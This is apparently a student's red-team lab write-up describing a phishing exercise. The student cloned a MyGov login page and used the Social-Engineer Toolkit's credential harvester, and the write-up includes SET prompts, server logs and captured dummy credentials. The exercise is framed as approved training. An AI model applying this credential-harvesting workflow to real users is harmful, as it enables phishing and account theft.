


Utilizing social engineering to steal credentials (safe environment with approval)

As assigned to Red Team I was tasked with creating a fake portal webpage to steal a dummy target's username and password delivered via an email phishing campaign.

My ultimate task was to successfully intercept any submissions on my webpage through the use of hosting a web page directly linked to the email. When the user enters the web page to log in. kali linux's Social Engineering Tool kit will automatically send the submission to my remotely hosted server giving me access to usernames and passwords.

Utilizing HTML, CSS and PHP I successfully created a cloned copy of the MyGov webpage to socially engineer dummy victims into submitting their credentials.



File Actions Edit View Help

rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.147.132]:192.168.147.132

[!] Example: /home/website/ (make sure you end with /)

[!] Also note that there MUST be an index.html in the folder you point to.

set:webattack> Path to the website to be cloned:/home/kali/Downloads/NDISPORTAL/index.html

[!] Example: http://www.blah.com

set:webattack> URL of the website you imported:www.myGov.com

The best way to use this attack is if username and password form fields are available. Regardless, this captures all HTTPs on a web

[*] The Social-Engineer Toolkit Credential Harvester Attack

[*] Credential Harvester is running on port 80

[*] Information will be displayed to you as it arrives below:

192.168.147.135 - - [01/Oct/2025 23:13:23] "GET / HTTP/1.1" 200 -

192.168.147.135 - - [01/Oct/2025 23:13:23] "GET /Portal_files/or.png HTTP/1.1" 404 -

192.168.147.135 - - [01/Oct/2025 23:13:23] "GET /Portal_files/download.png HTTP/1.1" 404 -

[*] WE GOT A HIT! Printing the output:

POSSIBLE USERNAME FIELD FOUND: user=www-testNDISemployee123@gmail.com

POSSIBLE PASSWORD FIELD FOUND: password=NDISemployee1

[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.